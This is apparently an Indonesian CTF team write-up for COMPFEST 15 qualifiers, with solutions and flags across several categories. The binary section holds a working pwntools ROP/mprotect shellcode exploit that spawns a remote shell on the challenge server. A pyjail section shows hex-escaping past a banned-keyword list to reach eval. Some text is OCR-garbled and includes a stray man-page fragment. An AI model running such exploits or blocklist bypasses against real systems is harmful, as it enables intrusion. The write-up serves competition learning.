



Jual SSD 256GB 200K

People with SSD:



"ITS BEEN 10 SECONDS, WHY IT HASN'T TURNED ON?!?!?"

People with HDD



"This is fine"


penjual
rootkids
apel

Daftar Isi

Binary Exploitation	3
SMS	3
Flag: COMPFEST15{OwO_0tsu_0tsu_g4nb4tt4n3_y0sh1_y0sh1_5dc84a11f2}	9
Forensics	10
not simply corrupted	10
Flag: COMPFEST15{n0t_X4ctlY_s0m3th1n9_4_b1t_1nn1t_f08486274d}	11
Cloud cheating	12
Flag: COMPFEST15{s0o_Ez_3z_EZ_1nFiN1t3_5t0r4gE_Gl1TcH}	13
Misc	14
Sanity Check	14
Flag: COMPFEST15{hope_you_enjoy_the_competition_good_luck}	14
Feedback	15
Flag:	
COMPFEST15{makasih_mas_mbak_udah_ngisi_form_tahun_depan_ikut_lagi_ya_mantap}	15
classroom	16
Flag: COMPFEST15{v3ry_e4sY}	17
napi	18
Flag: COMPFEST15{clo5e_y0ur_f1LE_0bj3ctS_plZzz____THXx_053fac8f23}	23
sharing is caring	24
Flag: COMPFEST15{b3ep__b0p____BEEP__boP__cl4sSiC__t0RRent__d94ca75f62}	29
Web Exploitation	30
COMPaste	30
Flag: COMPFEST15{NULL_4nD_C_stR1k3S_again_90dea8e9}	32
index.php.ts	33
Flag: COMPFEST15{N0t_so_SSR_Alw4yS_ch3ck_f0r_R0le}	41
OSINT	42
Panic HR	42
Flag: COMPFEST15{th4nk_y0U_f0r_h3lp_th1s_pann1ck_hR}	44
Reverse Engineering	45
hackedlol	45
Flag: COMPFEST15{b1G_brr41nz_us1ng_c0d3_4s_k3y_8d7113ecc1}	47


Binary Exploitation

SMS



Diberikan challenge binary yang mana program meminta input user dengan 2 inputan yaitu “ke siapa” dan “pesanya apa” seperti SMS biasa.

Coba analisis di IDA



```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     void *v3; // rsp
4     char v5[24]; // [rsp+8h] [rbp-20h] BYREF
5     char *v6; // [rsp+20h] [rbp-8h]
6
7     setup(argc, argv, envp);
8     v3 = alloca(144LL);
9     v6 = v5;
10    syscall(1LL, 1LL, "Welcome to Short Message Sender!\n", 34LL);
11    syscall(1LL, 1LL, "Send a message to: ", 19LL);
12    read(v5, 24LL);
13    syscall(1LL, 1LL, "Message to send: ", 17LL);
14    if ( (int)read(v6, 128LL) >= 0 )
15        syscall(1LL, 1LL, "Message sent!\n", 14LL);
16    return 0;
17 }
```

Main cukup simple, disini tidak terdapat fungsi lain dari libc selain `syscall`, `alloca`, dan `setvbuf` jdi untuk leak sendiri sedikit agak susah.

Terdapat off-by-one error yang mana ketika buffer telah terisi penuh namun ada 1 char yang tidak ketampung jadinya char tersebut akan menempa ke stack base/rbp. Tetapi bukan ini yang menjadi kasus utamanya

Nah terlihat fungsi `read` yang mana itu bukan `read` dari libc melainkan dari author yang sengaja untuk membuatnya vuln

Oke next, nah udh dapat kan ya buffer overflow tapi bingung mau arahkan kemana, beberapa opsi yang kepikiran untuk gain priv

- 1) Ret2libc via ret2csu pakai syscall(1,1, syscall@got, 0x..) untuk leak
- 2) Call read buat nampung lebih banyak buffer trus ROPchain
- 3) Write bss lalu call mprotect untuk set bss address menjadi rwx dan shellcoding

Opsi 1 terdapat kendala yaitu ketika fungsi syscall tersebut di panggil, terdapat setidaknya 4 argumen yang harus ada yaitu rdi, rsi, rdx, dan rcx. Nah untuk rcx sendiri kami sempat bingung mencari karena tidak ada gadget "pop rcx; ..; ret", dan juga fungsi read ketika dipanggil terdapat stuck didalamnya jadi kami memutuskan untuk ganti jadi opsi 2

Opsi 2 kepikiran untuk ROPchain aja pakai gadget seadanya yaitu "pop rdi" dll, tpi read lebih buffer dulu karena buffer sebelumnya hanya 128 byte aja, namun lagi-lagi fungsi read tetap menjadi masalah

Opsi terakhir, kami memutuskan untuk pakai cara ini yang memang agak ribet. Pertama write buffer yang berisi gadget ke bss menggunakan gadget "add dword ptr [rbp - 0x3d], ebx ; nop ; ret". Gadget yang di write ke bss bertujuan untuk set libc syscall menjadi mprotect dengan bantuan ret2csu dan gadget sebelumnya. Setelah itu ketika buffer sudah siap, stack pivot ke bss untuk mengeksekusi mprotect(bss, 0x1000, 7) sehingga bss address menjadi rwx. Selanjutnya cukup pakai shellcode biasa untuk mendapatkan shell

```
pwndbg> tele 0x404000 50
00:0000 r12 0x404000 (_GLOBAL_OFFSET_TABLE_) -> 0x403e20 (_DYNAMIC) <- 0x1
01:0000 0x404008 (_GLOBAL_OFFSET_TABLE_+8) -> 0x7fd16b1bf190 <- 0x0
02:0010 0x404010 (_GLOBAL_OFFSET_TABLE_+16) -> 0x7fd16b1a8bc0 (_dl_runtime_resolve_xsavec) <- endbr64
03:0018 0x404018 (syscall@got.plt) -> 0x7fd16b0af720 (syscall) <- endbr64
04:0020 0x404020 (setvbuf@got.plt) -> 0x7fd16b01bce0 (setvbuf) <- endbr64
05:0028 0x404028 (data_start) <- 0x0
... ↓
08:0040 0x404040 (stdout@GLIBC_2.2.5) -> 0x7fd16b1846a0 (_IO_2_1_stdout_) <- 0xfbad2087
09:0048 0x404048 <- 0x0
0a:0050 0x404050 (stdin@GLIBC_2.2.5) -> 0x7fd16b183980 (_IO_2_1_stdin_) <- 0xfbad208b
0b:0058 0x404058 <- 0x0
0c:0060 0x404060 (stderr@GLIBC_2.2.5) -> 0x7fd16b1845e0 (_IO_2_1_stderr_) <- 0xfbad2087
0d:0068 0x404068 (completed) <- 0x0
0e:0070 0x404070 -> 0x4013cd (__libc_csu_init+77) <- add rbx, 1
0f:0078 0x404078 -> 0x4013e0 (__libc_csu_init+96) <- pop r14
10:0080 0x404080 -> 0x404098 -> 0x7fd16b0af9a0 (mprotect) <- endbr64
11:0088 0x404088 -> 0x40415d <- 0x0
12:0090 0x404090 <- 0x0
13:0098 r15 0x404098 -> 0x7fd16b0af9a0 (mprotect) <- endbr64
14:00a0 0x4040a0 <- 0x0
15:00a8 0x4040a8 <- 0x0
16:00b0 0x4040b0 -> 0x4013da (__libc_csu_init+90) <- pop rbx
17:00b8 0x4040b8 <- 0xffff2b3e0
18:00c0 0x4040c0 -> 0x4040d5 <- 0x0
19:00c8 0x4040c8 <- 0x0
... ↓
1d:00e8 0x4040e8 -> 0x40113c (__do_global_dtors_aux+20) <- add dword ptr [rbp - 0x3d], ebx
1e:00f0 0x4040f0 -> 0x4013da (__libc_csu_init+90) <- pop rbx
1f:00f8 0x4040f8 <- 0x0
20:0100 0x404100 <- 0x1
21:0108 0x404108 -> 0x404000 (_GLOBAL_OFFSET_TABLE_) -> 0x403e20 (_DYNAMIC) <- 0x1
22:0110 0x404110 <- 0x1000
23:0118 0x404118 <- 0x7
24:0120 0x404120 -> 0x404098 -> 0x7fd16b0af9a0 (mprotect) <- endbr64
25:0128 0x404128 <- 0x0
```

Solve script:

```
from pwn import *

context.terminal = "tmux splitw -h".split()
context.binary = elf = ELF('chall')
libc = elf.libc
#p = elf.process()
#gdb.attach(p, """
#           c
#""")

pop_r14_r15 = 0x00000000004013e0
pop_rsp_r13 = 0x00000000004013dd
pop_r13 = 0x00000000004013de
pushin = 0x0000000000401384
ret = 0x40101a
write_rbp = 0x000000000040113c
prdi = 0x00000000004013e3
prsi_pr15 = 0x00000000004013e1
popcsu = 0x00000000004013da
movcsu = 0x00000000004013c0
bss = 0x404068

def shellcode_time(what):
    res = b""
    for i in range(0, len(what), 4):
        data = u32(what[i:i+4].ljust(4, b'\x00'))
        res += www(where + i, data)
    return res

def www(where, what):
    pay = p64(popcsu) + p64(what) + p64(where + 0x3d) + p64(0) * 4 +
    p64(write_rbp)
```

```

    return pay

while True:

    p = remote('34.101.122.7',10001)
    pay = b'A' * 102
    pay = pay.ljust(128, b'A')
    pay = pay.ljust(256, b'B')
    pay = pay.ljust(256+128, b'C')
    p.sendafter(b': ', pay)

    payload = www(bss + 0x8, ret)
    payload += www(bss + 0x10, pop_r14_r15)
    payload += www(bss + 0x28, pop_r14_r15)
    payload += www(bss + 0x40, pushin)
    payload += www(bss + 0x48, popcsu)
    payload += www(bss + 0x50, 0xffff2b3e0)
    payload += www(bss + 0x58, 0x4040d5)
    payload += www(bss + 0x80, write_rbp)

    payload += www(bss + 0x88, popcsu)
    payload += www(bss + 0x98, 1)
    payload += www(bss + 0xa0, 0x404000)
    payload += www(bss + 0xa8, 0x1000)
    payload += www(bss + 0xb0, 7)
    payload += www(bss + 0xb8, 0x404098)
    payload += www(bss + 0xc0, movcsu)

    payload += www(bss + 0x100, bss + 0x200)
    payload += shellcode_time(bss + 0x200, asm(shellcraft.sh()))
    payload += p64(pop_rsp_r13) + p64(0x404060)

try:

```



```

p.sendlineafter(b': ', cyclic(9,n=8)+ payload)
p.sendline(b'ls')
p.interactive()
except Exception as e:
    continue

p.close()

```

```

[*] Got EOF while reading in interactive
$
[*] Closed connection to 34.101.122.7 port 10001
[*] Got EOF while sending in interactive
[+] Opening connection to 34.101.122.7 on port 10001: Done
[+] Opening connection to 34.101.122.7 on port 10001: Done
[*] Switching to interactive mode
bin      not simply corrupted
chall    Cloud cheating
dev
flag.txt
ld-linux-x86-64.so.2
lib      Sanity Check
lib32    Flag: COMPFEST15(ho...
lib64
libc.so.6 dback
libx32
usr      Flag: COMPFEST15(ma...
$ cat flag.txt
COMPFEST15{0w0_0tsu_0tsu_g4nb4tt4n3_y0sh1_y0sh1_5dc84a11f2}
$ █      Flag: COMPFEST15(v3r...

```

Flag:

COMPFEST15{0w0_0tsu_0tsu_g4nb4tt4n3_y0sh1_y0sh1_5dc84a11f2}

Forensics

not simply corrupted


[316 pts] not simply corrupted

Description


My friend loves to send me memes that has cats in it! One day, he sent me another cat meme from his 4-bit computer, this time with "a secret", he said. Unfortunately, he didn't know sending the meme from his 4-bit computer sorta altered the image. Can you help me repair the image and find the secret?

Author: notnot


Attachments

 cat.png

Diberi **cat.png** setelah di cek pake HxD isinya 01010 kaya binary file



Lalu coba decode pake cyberchef. Dan ternyata bisa




Terus cek pake aperi solve.fr (tools stegano online)



Flag:

COMPFEST15{n0t_X4ctly_s0m3th1n9_4_b1t_1nn1t_f08486274d}

Cloud cheating
















Diberi link yt hitam putih gitu, dengan ilmu searching aku dapet tools [DvorakDwarf/Infinite-Storage-Glitch: ISG lets you use YouTube as cloud storage for ANY files, not just video \(github.com\)](https://github.com/DvorakDwarf/Infinite-Storage-Glitch)

Lalu install di docker dan jalankan (video udah di download sebelumnya)

```
> Pick what you want to do with the program Dislodge
> What is the path to your video ? downloaded_2023-09-02_07-37-35.mp4
> Where should the output go ? flag.zip
Video read successfully
Dislodging frame ended in 658ms (THE VIDEO WILL BE SEVERAL TIMES LARGER)
File written successfully
PS C:\Users\rafim\Desktop\compfest 15\Infinite-Storage-Glitch> _
```

Setelah di extract isinya begini, dan base64 dari value itu adalah angka yang di dalamnya ada sebuah karakter. Saya berasumsi isinya angka urut terus dalemnya flag.

 MA==	8/30/2023 8:49 PM	File	1 KB
 Mg==	8/30/2023 8:49 PM	File	1 KB
 MjA=	8/30/2023 8:49 PM	File	1 KB
 Mjc=	8/30/2023 8:49 PM	File	1 KB
 MjE=	8/30/2023 8:49 PM	File	1 KB
 Mjg=	8/30/2023 8:49 PM	File	1 KB
 Mjl=	8/30/2023 8:49 PM	File	1 KB
 Mjk=	8/30/2023 8:49 PM	File	1 KB
 MjM=	8/30/2023 8:49 PM	File	1 KB
 MjQ=	8/30/2023 8:49 PM	File	1 KB
 MjU=	8/30/2023 8:49 PM	File	1 KB
 MjY=	8/30/2023 8:49 PM	File	1 KB
 MQ==	8/30/2023 8:49 PM	File	1 KB

```
In [1]: import base64

In [2]: flag = ''
...: for i in range(48):
...:     name = base64.b64encode(str(i).encode()).decode()
...:     val = open(name, 'r').read()
...:     flag += val
...:

In [3]: flag
Out[3]: 'COMPFEST15{s0o_Ez_3z_EZ_1nFiN1t3_5t0r4gE_Gl1TcH}'

In [4]: _
```

Flag: COMPFEST15{s0o_Ez_3z_EZ_1nFiN1t3_5t0r4gE_Gl1TcH}

Misc

Sanity Check

[25 pts] Sanity Check

Description

Welcome to CTF COMPFEST 15! Want to get a first blood? Go to `#first-blood` channel and get it!

Field width

An optional decimal digit string (with nonzero first digit) specifying a minimum field width. If the converted value has fewer characters than the field width, it will be padded with spaces on the left (or right, if the left-adjustment flag has been given). Instead of a decimal digit string, you can use `"*m$"` (for some decimal integer `m`) to specify that the field width is given in the next argument, or in the `m`-th argument, which must be of type `int`. A negative value is taken as a `'-'` flag followed by a positive field width. A negative field width does a nonexistent or small field width cause an error; if the result of a conversion is wider than the field width, the field is expanded to contain the converted value.

Ez pz challenge, tinggal buka discord, cari channel `#first-blood`, nah nanti ada flag nya disitu hehe

`#first-blood`



`COMPFEST15{hope_you_enjoy_the_competition_good_luck}`

Flag: `COMPFEST15{hope_you_enjoy_the_competition_good_luck}`


Feedback

[25 pts] Feedback

Description

<https://compfest.link/FeedbackQualsCTFCompfest15>


Cuma ngisi feedback doang, kalau udah ngisi yaudah nanti dapet flagnya, tapi kita ngga submit, males hehe



Flag:

COMPFEST15{makasih_mas_mbak_udah_ngisi_form_tahun_depan_ikut_lagi_ya_mantap}

classroom



Diberikan sebuah soal dan terdapat link yang mengarahkan ke google spreadsheet, dengan data data jadwal kelas

Daftar Ruangan Kelas Fakultas Ilmu Komputer Semester Genap 2022/2023

File Edit Tampilan Sisipkan Format Data Alat Ekstensi Bantuan

Hanya lihat

	A	B	C	D	E	F	G
1	QWt1IG1lbnllbWJ1bnlpa2FuIGZsYWdueWEgZGkgamFkd2FsIEhhcmkgU2VsYXNhIGthcmVuYSBrdWtpcmEgdGkYWsgYWRhIG11cmklIHlhbmcgc2VjZXJkYXlMgaXR1IQ==						
2							
3							
4	Daftar Ruangan Kelas Fakultas Ilmu Komputer Semester Genap 2022/2023						
5	Hari/Matkul	Jaringan Komunikasi dan Data	Statistika dan Probabilitas	Statistika Terapan	Basis Data	Pemrograman Berbasis Platform	Sistem Interaksi
6	Senin	A4	A2	A1	A8	A5	A6
7	Selasa	E2	E10	B9	D6	E3	D4
8	Rabu	D10	C8	C7	C4	C1	C1
9	Kamis	A8	A6	A5	A1	A9	E8
10	Jum'at	C5	C3	C2	C9	C6	C7
11							

Ada sebuah string base64 yang mencurigakan, dan ketika didecode ternyata ada sebuah hint atau petunjuk, yang paling menunjukan adalah kata “jadwal Hari selasa”

```
➤ ~ echo QWt1IG1lbnllbWJ1bnlpa2FuIGZsYWdueWEgZGkgamFkd2FsIEhhcmkgU2VsYXNhIGthcmVuYSBrdWtpcmEgdGkYWsgYWRhIG11cmklIHlhbmcgc2VjZXJkYXlMgaXR1IQ== | base64 -d
  Aku menyembunyikan flagnya di jadwal Hari Selasa karena kukira tidak ada murid yang cerdas itu!
➤ ~
```

Disini juga terdapat 2 sheet page yaitu Daftar Ruangan dan Flag

G20						
	A	B	C	D	E	
1	A	4	k	s	9	
2	_	m	p	j	v	
3	a	H	i	x	_	
4	1	_	t	e	d	
5	s	Y	q	z	b	
6	5	U	_	y	u	
7	3	o	r	_	T	
8	w	d	V	W	1	
9	m	r	f	S	O	
10	0	6	g	r	3	
11						
12						

Diatas merupakan isi dari sheet 2 yaitu **Flag**, dari sini kami menyadari bahwa kami dapat mengkombinasikan letak flag dengan jadwal kelas (**shell**) pada sheet 1 yaitu **Daftar Ruang** pada **Hari Selasa**

Selasa	E2	E10	B9	D6	E3	D4	B1	D1	B5
--------	----	-----	----	----	----	----	----	----	----

Tinggal dicocokkan letaknya, maka nanti akan tersusun sebuah flag menjadi **v3ry_e4sY** dan wrap dengan format flagnya menjadi **COMPFEST15{v3ry_e4sY}**

Flag: COMPFEST15{v3ry_e4sY}

napi

[316 pts] napi


Description

John is currently planning an escape from jail. Fortunately, he got a snippet of the jail source code from his cellmate. Can you help John to escape?

nc 34.101.122.7 10008

Author: k3ng

Attachments

 snippet.py

Diberikan sebuah soal pyjail dengan diberikan snippet source code nya seperti berikut

```
# ...

def main():

    banned = ["eval", "exec", "import", "open", "system", "globals",
"os", "password", "admin"]

    print("--- Prisoner Limited Access System ---")

    user = input("Enter your username: ")

    if user == "john":

        inp = input(f"{user} > ")

        while inp != "exit":

            for keyword in banned:

                if keyword in inp.lower():

                    print(f"Cannot execute unauthorized input {inp}")

                    print("I told you our system is hack-proof.")

                    exit()

            try:
```

```

        eval(inp)

    except Exception as e:

        print(e)

        print(f"Cannot execute {inp}")

    inp = input(f"{user} > ")

elif user == "admin":

    print("LOGGING IN TO ADMIN FROM PRISONER SHELL IS NOT ALLOWED")

    print("SHUTTING DOWN...")

    exit()

else:

    print("User not found.")

# ...

```

Dapat dilihat dari source code tersebut ada beberapa hal yang dibanned pada user input, dan ketika user input lolos dari banned keyword tersebut maka input akan dimasukkan ke function **eval** dan username dari user harus **john**, oke dari sini kita perlu melakukan escape jail. Untuk beberapa hal kita dapat melakukan bypass banned keyword dengan menggunakan **hex string value** dan lalu dimasukkan ke function eval kembali, untuk mendapatkan eval kita menggunakan kode seperti berikut

```
__builtins__.__dict__['\x65\x76\x61\x6c']
```

